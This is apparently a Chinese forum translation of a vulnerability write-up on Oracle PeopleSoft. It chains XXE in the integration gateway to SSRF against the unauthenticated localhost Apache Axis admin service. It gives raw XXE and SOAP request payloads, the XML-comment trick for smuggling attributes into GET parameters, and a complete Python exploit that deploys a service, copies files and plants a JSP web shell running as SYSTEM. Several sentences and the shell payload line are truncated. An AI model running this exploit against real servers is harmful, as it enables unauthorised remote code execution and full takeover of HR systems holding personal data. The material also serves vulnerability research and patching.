【译】Oracle人力资源管理系统PeopleSoft未授权远程代码执行漏洞解析

wilsonlee1 / 2017-10-19 03:20:51 / 浏览数 3912 安全技术 漏洞分析 顶(0) 踩(0)

几个月前，我有幸参与几个Oracle
PeopleSoft建设项目的安全审计，审计对象主要为PeopleSoft系列的人力资源管理系统（HRMS）和开发工具包（PeopleTool）。纵观网上关于PeopleSoft的安全资料，

仅从我随手的安全测试来看，PeopleSoft应用程序包含很多不经验证授权的服务端点，可能出于高交互性，这些服务端中大部分都使用了默认密码。这种脆弱的安全环境明

XXE漏洞：获取本地网络访问权限

PeopleSoft存在多个XXE漏洞，如早几年的CVE-2013-3800和CVE-2013-3821，最新的为ERPScan发现的CVE-2017-3548。通常来说，可以利用这些漏洞获得PeopleSoft

CVE-2013-3821：集成网关HttpListeningConnector XXE

```
POST /PSIGW/HttpListeningConnector HTTP/1.1
Host: website.com
Content-Type: application/xml
...

<?xml version="1.0"?>
<!DOCTYPE IBRequest [
<!ENTITY x SYSTEM "http://localhost:51420">
]>
<IBRequest>
 <ExternalOperationName>&x;</ExternalOperationName>
 <OperationType/>
 <From><RequestingNode/>
<Password/>
<OrigUser/>
<OrigNode/>
<OrigProcess/>
<OrigTimeStamp/>
 </From>
 <To>
<FinalDestination/>
<DestinationNode/>
<SubChannel/>
 </To>
 <ContentSections>
<ContentSection>
 <NonRepudiation/>
 <MessageVersion/>
 <Data><![CDATA[<?xml version="1.0"?>your_message_content]]>
 </Data>
</ContentSection>
 </ContentSections>
</IBRequest>
```

CVE-2017-3548：集成网关PeopleSoftServiceListeningConnector XXE

```
POST /PSIGW/PeopleSoftServiceListeningConnector HTTP/1.1
Host: website.com
Content-Type: application/xml
...

<!DOCTYPE a PUBLIC "-//B/A/EN" "C:\windows">
```


换个思路考虑一下，我觉得可以利用XXE漏洞来访问本地服务器localhost的各种服务，或许这还能绕过防火墙规则或身份验证检查。因此，在这里只需要知道PeopleSoft的

```
Set-Cookie: SNP2118-51500-PORTAL-PSJSESSIONID=9JwqZVxKjzGJn1s5DLf1t46pz91FFb3p!-1515514079;
```

可以看出，当前PeopleSoft的服务端口为5100，可以通过<http://localhost:51500/>方式访问到相应的应用程序。

Apache Axis服务的利用

在PeopleSoft服务架构中，其中一个未经验证授权的服务为通过*http://website.com/pspc/services*方式访问的Apache Axis 1.4。该Apache Axis服务允许我们从Java类中构建SOAP终端，然后利用生成的Web服务描述语言（WSDL）配合辅助代码实现与这些终端进行交互。我们可以通过http://website.com/psp Axis服务进行管理：



以下为Apache Axis管理员基于java.util.Random类创建SOAP服务端的POST代码，从该代码中，我们可以看到一些具体的服务创建方式：

```
POST /pspc/services/AdminService
Host: website.com
SOAPAction: something
Content-Type: application/xml
...

<?xml version="1.0" encoding="utf-8"?>
<soapenv:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:api="http://127.0.0.1/Integrics/Enswitch/API"
xmlns:xsd="http://www.w3.org/2001/XMLSchema"
xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/">
<soapenv:Body>
<ns1:deployment
xmlns="http://xml.apache.org/axis/wsdd/"
xmlns:java="http://xml.apache.org/axis/wsdd/providers/java"
xmlns:ns1="http://xml.apache.org/axis/wsdd/">
<ns1:service name="RandomService" provider="java:RPC">
<ns1:parameter name="className" value="java.util.Random"/>
<ns1:parameter name="allowedMethods" value="*"/>
</ns1:service>
</ns1:deployment>
</soapenv:Body>
</soapenv:Envelope>
```

由于java.util.Random类中的每一个公用方法都可以作为一个服务来使用，因此，我们可以通过SOAP来调用Random.nextInt()方法，其请求的POST代码如下：

```
POST /pspc/services/RandomService
Host: website.com
SOAPAction: something
Content-Type: application/xml
...
```

```
<?xml version="1.0" encoding="utf-8"?>
<soapenv:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:api="http://127.0.0.1/Integrics/Enswitch/API"
xmlns:xsd="http://www.w3.org/2001/XMLSchema"
xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/">
<soapenv:Body>
<api:nextInt />
</soapenv:Body>
</soapenv:Envelope>
```

之后，会产生以下响应信息，这些信息对应了XML方式的一些设置：

```
HTTP/1.1 200 OK
...

<?xml version="1.0" encoding="UTF-8"?>
<soapenv:Envelope
xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:xsd="http://www.w3.org/2001/XMLSchema"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">
<soapenv:Body>
<ns1:nextIntResponse
soapenv:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/"
xmlns:ns1="http://127.0.0.1/Integrics/Enswitch/API">
<nextIntReturn href="#id0"/>
</ns1:nextIntResponse>
<multiRef id="id0" soapenc:root="0"
soapenv:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/"
xsi:type="xsd:int"
xmlns:soapenc="http://schemas.xmlsoap.org/soap/encoding/">
1244788438 <!-- Here's our random integer -->
</multiRef>
</soapenv:Body>
</soapenv:Envelope>
```

虽然该管理终端对外部IP地址进行了屏蔽，但通过localhost本地访问时却不需要输入任何验证密码。因此，这理所当然地成为了我们的一个渗透突破口。但是，由于我们将要
Payload攻击载荷转换为GET请求发送给主机服务器，最终尝试获得一些有用信息。

Axis: 参考POST请求构造GET形式的SOAP Payload

Axis API允许发送GET请求，它首先会接收给定的URL参数，然后再将这些参数转换为一个SOAP
Payload。通过分析发现，在Axis源代码中，有一段方法代码可以把GET参数转换为有效的XML Payload，该方法代码如下：

```
public class AxisServer extends AxisEngine {
[...]
{
String method = null;
String args = "";
Enumeration e = request.getParameterNames();

while (e.hasMoreElements()) {
String param = (String) e.nextElement();
if (param.equalsIgnoreCase ("method")) {
method = request.getParameter (param);
}

else {
args += "<" + param + ">" + request.getParameter (param) +
"</" + param + ">";
}
}

String body = "<" + method + ">" + args + "</" + method + ">";
String msgtxt = "<SOAP-ENV:Envelope" +
" xmlns:SOAP-ENV=\"http://schemas.xmlsoap.org/soap/envelope/\">" +
"<SOAP-ENV:Body>" + body + "</SOAP-ENV:Body>" +
"</SOAP-ENV:Envelope>";
}
}
```

为了更好地理解它的转换机制 ，我们来看这个示例：

```
GET /pspc/services/SomeService
 ?method=myMethod
 ¶meter1=test1
 ¶meter2=test2
```

以上GET请求等同于XML形式的设置如下：

```
<?xml version="1.0" encoding="utf-8"?>
<soapenv:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:api="http://127.0.0.1/Integrics/Enswitch/API"
xmlns:xsd="http://www.w3.org/2001/XMLSchema"
xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/">
<soapenv:Body>
<myMethod>
<parameter1>test1</parameter1>
<parameter2>test2</parameter2>
</myMethod>
</soapenv:Body>
</soapenv:Envelope>
```


然而，当我们尝试使用这种方法来创建一个新的服务端时却出现了一个问题：在代码层面，我们定义的XML标签必须要设置属性。因此，当我们像如下方式在GET请求中添加

```
GET /pspc/services/SomeService
 ?method=myMethod+attr0="x"
 ¶meter1+attr1="y"=test1
 ¶meter2=test2
```

得到的相应XML设置信息如下：

```
<?xml version="1.0" encoding="utf-8"?>
<soapenv:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:api="http://127.0.0.1/Integrics/Enswitch/API"
xmlns:xsd="http://www.w3.org/2001/XMLSchema"
xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/">
<soapenv:Body>
<myMethod attr0="x">
<parameter1 attr1="y">test1</parameter1 attr1="y">
<parameter2>test2</parameter2>
</myMethod attr0="x">
</soapenv:Body>
</soapenv:Envelope>
```

很显然，注意查看红框标记，该文件是个无效的XML文件，其直观在在浏览器中的运行结果是这样的：



当然，其对服务器的请求最终也是无效的。但如果我们像下面这样把整个Payload放到方法参数中：

```
GET /pspc/services/SomeService
 ?method=myMethod+attr="x"><test>y</test></myMethod
```

将会得到如下的XML设置信息：

```
<?xml version="1.0" encoding="utf-8"?>
<soapenv:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:api="http://127.0.0.1/Integrics/Enswitch/API"
xmlns:xsd="http://www.w3.org/2001/XMLSchema"
xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/">
```

```
<soapenv:Body>
<myMethod attr="x"><test>y</test></myMethod>
</myMethod attr="x"><test>y</test></myMethod>
</soapenv:Body>
</soapenv:Envelope>
```

请注意观察，我们的Payload信息会被两次进行解析设置，第一次解析的前缀为"<"，第二次为"</"。为了实现一次解析，我们可以使用以下XML注释方法来解决：

```
GET /pspc/services/SomeService
 ?method=!--><myMethod+attr="x"><test>y</test></myMethod
```

之后，可以得到正常有效的如下XML设置信息：

```
<?xml version="1.0" encoding="utf-8"?>
<soapenv:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:api="http://127.0.0.1/Integrics/Enswitch/API"
xmlns:xsd="http://www.w3.org/2001/XMLSchema"
xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/">
<soapenv:Body>
<!--><myMethod attr="x"><test>y</test></myMethod>
</!--><myMethod attr="x"><test>y</test></myMethod>
</soapenv:Body>
</soapenv:Envelope>
```

在<soapenv:Body>当中，由于我们之前在GET信息中添加了"!–>"前缀，所以首个Payload以XML注释的起始标记"<!–"开头，第二个Payload却是以XML注释结束标记</!-

由此，我们就可以将任意的SOAP请求从原先的POST方式转化为XXE漏洞可以利用的GET方式了，同时也就意味着，我们可以利用XXE漏洞绕过IP检查机制，将任意类上传部

Axis: 源码分析后的缺陷方法利用

在服务部署时，Apache
Axis不允许我们上传自己设置的Javz类，只能使用系统提供的服务类。在对PeopleSoft中包含Axis实例的pspc.war包文件进行分析之后，我发现org.apache.pluto.portalIm
file2)方法还允许我们进行任意复制拷贝。这两个方法缺陷足以让我们向服务器中部署包含JSP
Payload的XML文件，并把其拷贝到webroot目录下，从而获取到系统的控制shell。

正如预想的那样，利用这种方法，配合XXE漏洞，我们最终从PeopleSoft中获得了SYSTEM系统权限，实现任意命令执行目的。对PeopleSoft来说，这是一个严重的未授权

```
    </application>
    <application id="nt authority\system
">
        <definition-id>HwQbSAIruKRlupAWjych</definition-id>
    </application>
</portlet-entity-registry>
```

EXPLOIT

目前，据我的分析和测试来看，该漏洞可能影响当前所有版本的PeopleSoft。经对以上方法思路的整理，最终总结出了以下可以进行安全测试的EXPLOIT。（代码具有危险

```
#!/usr/bin/python3
# Oracle PeopleSoft SYSTEM RCE
# https://www.ambionics.io/blog/oracle-peoplesoft-xxe-to-rce
# cf
# 2017-05-17

import requests
import urllib.parse
import re
import string
import random
import sys


from requests.packages.urllib3.exceptions import InsecureRequestWarning
requests.packages.urllib3.disable_warnings(InsecureRequestWarning)


try:
import colorama
```

```
except ImportError:
colorama = None
else:
colorama.init()

COLORS = {
'+': colorama.Fore.GREEN,
'-': colorama.Fore.RED,
':': colorama.Fore.BLUE,
'!': colorama.Fore.YELLOW
}


URL = sys.argv[1].rstrip('/')
CLASS_NAME = 'org.apache.pluto.portalImpl.Deploy'
PROXY = 'localhost:8080'

# shell.jsp?c=whoami
PAYLOAD = '<%@ page import="java.util.*,java.io.*"%><% if (request.getParameter("c") != null) { Process p = Runtime.getRuntime


class Browser:
"""Wrapper around requests.
"""

def __init__(self, url):
self.url = url
self.init()

def init(self):
self.session = requests.Session()
self.session.proxies = {
'http': PROXY,
'https': PROXY
}
self.session.verify = False

def get(self, url ,*args, **kwargs):
return self.session.get(url=self.url + url, *args, **kwargs)

def post(self, url, *args, **kwargs):
return self.session.post(url=self.url + url, *args, **kwargs)

def matches(self, r, regex):
return re.findall(regex, r.text)


class Recon(Browser):
"""Grabs different informations about the target.
"""

def check_all(self):
self.site_id = None
self.local_port = None
self.check_version()
self.check_site_id()
self.check_local_infos()

def check_version(self):
"""Grabs PeopleTools' version.
"""
self.version = None
r = self.get('/PSEMHUB/hub')
m = self.matches(r, 'Registered Hosts Summary - ([0-9\.]+).</b>')

if m:
self.version = m[0]
o(':', 'PTools version: %s' % self.version)
else:
```

```
o('-', 'Unable to find version')

def check_site_id(self):
"""Grabs the site ID and the local port.
"""
if self.site_id:
return

r = self.get('/')
m = self.matches(r, '/([^/]+)/signon.html')

if not m:
raise RuntimeError('Unable to find site ID')

self.site_id = m[0]
o('+', 'Site ID: ' + self.site_id)

def check_local_infos(self):
"""Uses cookies to leak hostname and local port.
"""
if self.local_port:
return

r = self.get('/psp/%s/signon.html' % self.site_id)

for c, v in self.session.cookies.items():
if c.endswith('-PORTAL-PSJSESSIONID'):
self.local_host, self.local_port, *_ = c.split('-')
o('+', 'Target: %s:%s' % (self.local_host, self.local_port))
return

raise RuntimeError('Unable to get local hostname / port')


class AxisDeploy(Recon):
"""Uses the XXE to install Deploy, and uses its two useful methods to get
a shell.
"""

def init(self):
super().init()
self.service_name = 'YZWXOUuHhildsVmHwIKdZbDCNmRHznXR' #self.random_string(10)

def random_string(self, size):
return ''.join(random.choice(string.ascii_letters) for _ in range(size))

def url_service(self, payload):
return 'http://localhost:%s/pspc/services/AdminService?method=%s' % (
self.local_port,
urllib.parse.quote_plus(self.psoap(payload))
)

def war_path(self, name):
# This is just a guess from the few PeopleSoft instances we audited.
# It might be wrong.
suffix = '.war' if self.version and self.version >= '8.50' else ''
return './applications/peoplesoft/%s%s' % (name, suffix)

def pxml(self, payload):
"""Converts an XML payload into a one-liner.
"""
payload = payload.strip().replace('\n', ' ')
payload = re.sub('\s+<', '<', payload, flags=re.S)
payload = re.sub('\s+', ' ', payload, flags=re.S)
return payload

def psoap(self, payload):
"""Converts a SOAP payload into a one-liner, including the comment trick
to allow attributes.
```

```
"""
payload = self.pxml(payload)
payload = '!-->%s' % payload[:-1]
return payload

def soap_service_deploy(self):
"""SOAP payload to deploy the service.
"""
return """
<ns1:deployment xmlns="http://xml.apache.org/axis/wsdd/"
xmlns:java="http://xml.apache.org/axis/wsdd/providers/java"
xmlns:ns1="http://xml.apache.org/axis/wsdd/">
<ns1:service name="%s" provider="java:RPC">
<ns1:parameter name="className" value="%s"/>
<ns1:parameter name="allowedMethods" value="*"/>
</ns1:service>
</ns1:deployment>
""" % (self.service_name, CLASS_NAME)

def soap_service_undeploy(self):
"""SOAP payload to undeploy the service.
"""
return """
<ns1:undeployment xmlns="http://xml.apache.org/axis/wsdd/"
xmlns:ns1="http://xml.apache.org/axis/wsdd/">
<ns1:service name="%s"/>
</ns1:undeployment>
""" % (self.service_name, )

def xxe_ssrf(self, payload):
"""Runs the given AXIS deploy/undeploy payload through the XXE.
"""
data = """
<?xml version="1.0"?>
<!DOCTYPE IBRequest [
<!ENTITY x SYSTEM "%s">
]>
<IBRequest>
 <ExternalOperationName>&x;</ExternalOperationName>
 <OperationType/>
 <From><RequestingNode/>
<Password/>
<OrigUser/>
<OrigNode/>
<OrigProcess/>
<OrigTimeStamp/>
 </From>
 <To>
<FinalDestination/>
<DestinationNode/>
<SubChannel/>
 </To>
 <ContentSections>
<ContentSection>
 <NonRepudiation/>
 <MessageVersion/>
 <Data>
 </Data>
</ContentSection>
 </ContentSections>
</IBRequest>
""" % self.url_service(payload)
r = self.post(
'/PSIGW/HttpListeningConnector',
data=self.pxml(data),
headers={
'Content-Type': 'application/xml'
}
)
```

```
def service_check(self):
"""Verifies that the service is correctly installed.
"""
r = self.get('/pspc/services')
return self.service_name in r.text

def service_deploy(self):
self.xxe_ssrf(self.soap_service_deploy())

if not self.service_check():
raise RuntimeError('Unable to deploy service')

o('+', 'Service deployed')

def service_undeploy(self):
if not self.local_port:
return

self.xxe_ssrf(self.soap_service_undeploy())

if self.service_check():
o('-', 'Unable to undeploy service')
return

o('+', 'Service undeployed')

def service_send(self, data):
"""Send data to the Axis endpoint.
"""
return self.post(
'/pspc/services/%s' % self.service_name,
data=data,
headers={
'SOAPAction': 'useless',
'Content-Type': 'application/xml'
}
)

def service_copy(self, path0, path1):
"""Copies one file to another.
"""
data = """
<?xml version="1.0" encoding="utf-8"?>
<soapenv:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:api="http://127.0.0.1/Integrics/Enswitch/API"
xmlns:xsd="http://www.w3.org/2001/XMLSchema"
xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/">
<soapenv:Body>
<api:copy
soapenv:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
<in0 xsi:type="xsd:string">%s</in0>
<in1 xsi:type="xsd:string">%s</in1>
</api:copy>
</soapenv:Body>
</soapenv:Envelope>
""".strip() % (path0, path1)
response = self.service_send(data)
return '<ns1:copyResponse' in response.text

def service_main(self, tmp_path, tmp_dir):
"""Writes the payload at the end of the .xml file.
"""
data = """
<?xml version="1.0" encoding="utf-8"?>
<soapenv:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:api="http://127.0.0.1/Integrics/Enswitch/API"
xmlns:xsd="http://www.w3.org/2001/XMLSchema"
xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/">
```

```
<soapenv:Body>
<api:main
soapenv:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
<api:in0>
<item xsi:type="xsd:string">%s</item>
<item xsi:type="xsd:string">%s</item>
<item xsi:type="xsd:string">%s.war</item>
<item xsi:type="xsd:string">something</item>
<item xsi:type="xsd:string">-addToEntityReg</item>
<item xsi:type="xsd:string"><![CDATA[%s]]></item>
</api:in0>
</api:main>
</soapenv:Body>
</soapenv:Envelope>
""".strip() % (tmp_path, tmp_dir, tmp_dir, PAYLOAD)
response = self.service_send(data)

def build_shell(self):
"""Builds a SYSTEM shell.
"""
# On versions >= 8.50, using another extension than JSP got 70 bytes
# in return every time, for some reason.
# Using .jsp seems to trigger caching, thus the same pivot cannot be
# used to extract several files.
# Again, this is just from experience, nothing confirmed
pivot = '/%s.jsp' % self.random_string(20)
pivot_path = self.war_path('PSOL') + pivot
pivot_url = '/PSOL' + pivot

# 1: Copy portletentityregistry.xml to TMP

per = '/WEB-INF/data/portletentityregistry.xml'
per_path = self.war_path('pspc')
tmp_path = '../' * 20 + 'TEMP'
tmp_dir = self.random_string(20)
tmp_per = tmp_path + '/' + tmp_dir + per

if not self.service_copy(per_path + per, tmp_per):
raise RuntimeError('Unable to copy original XML file')

# 2: Add JSP payload
self.service_main(tmp_path, tmp_dir)

# 3: Copy XML to JSP in webroot
if not self.service_copy(tmp_per, pivot_path):
raise RuntimeError('Unable to copy modified XML file')

response = self.get(pivot_url)

if response.status_code != 200:
raise RuntimeError('Unable to access JSP shell')

o('+', 'Shell URL: ' + self.url + pivot_url)


class PeopleSoftRCE(AxisDeploy):
def __init__(self, url):
super().__init__(url)


def o(s, message):
if colorama:
c = COLORS[s]
s = colorama.Style.BRIGHT + COLORS[s] + '|' + colorama.Style.RESET_ALL
print('%s %s' % (s, message))


x = PeopleSoftRCE(URL)
```

```
try:
x.check_all()
x.service_deploy()
x.build_shell()
except RuntimeError as e:
o('-', e)
finally:
x.service_undeploy()
```

更多信息，请参考ERPScan《Oracle PeopleSoft applications are under attacks!》

*参考来源：ambionics**，freebuf小编clouds编译，转载请注明来自FreeBuf.COM**

上一篇：爱奇艺业务安全风控体系的建设实践 下一篇：互联网企业安全建设之路规划篇

1. 1 条回复


wilsonlee1 2017-10-19 03:23:20

原文地址：https://www.ambionics.io/blog/oracle-peoplesoft-xxe-to-rce

0 回复Ta
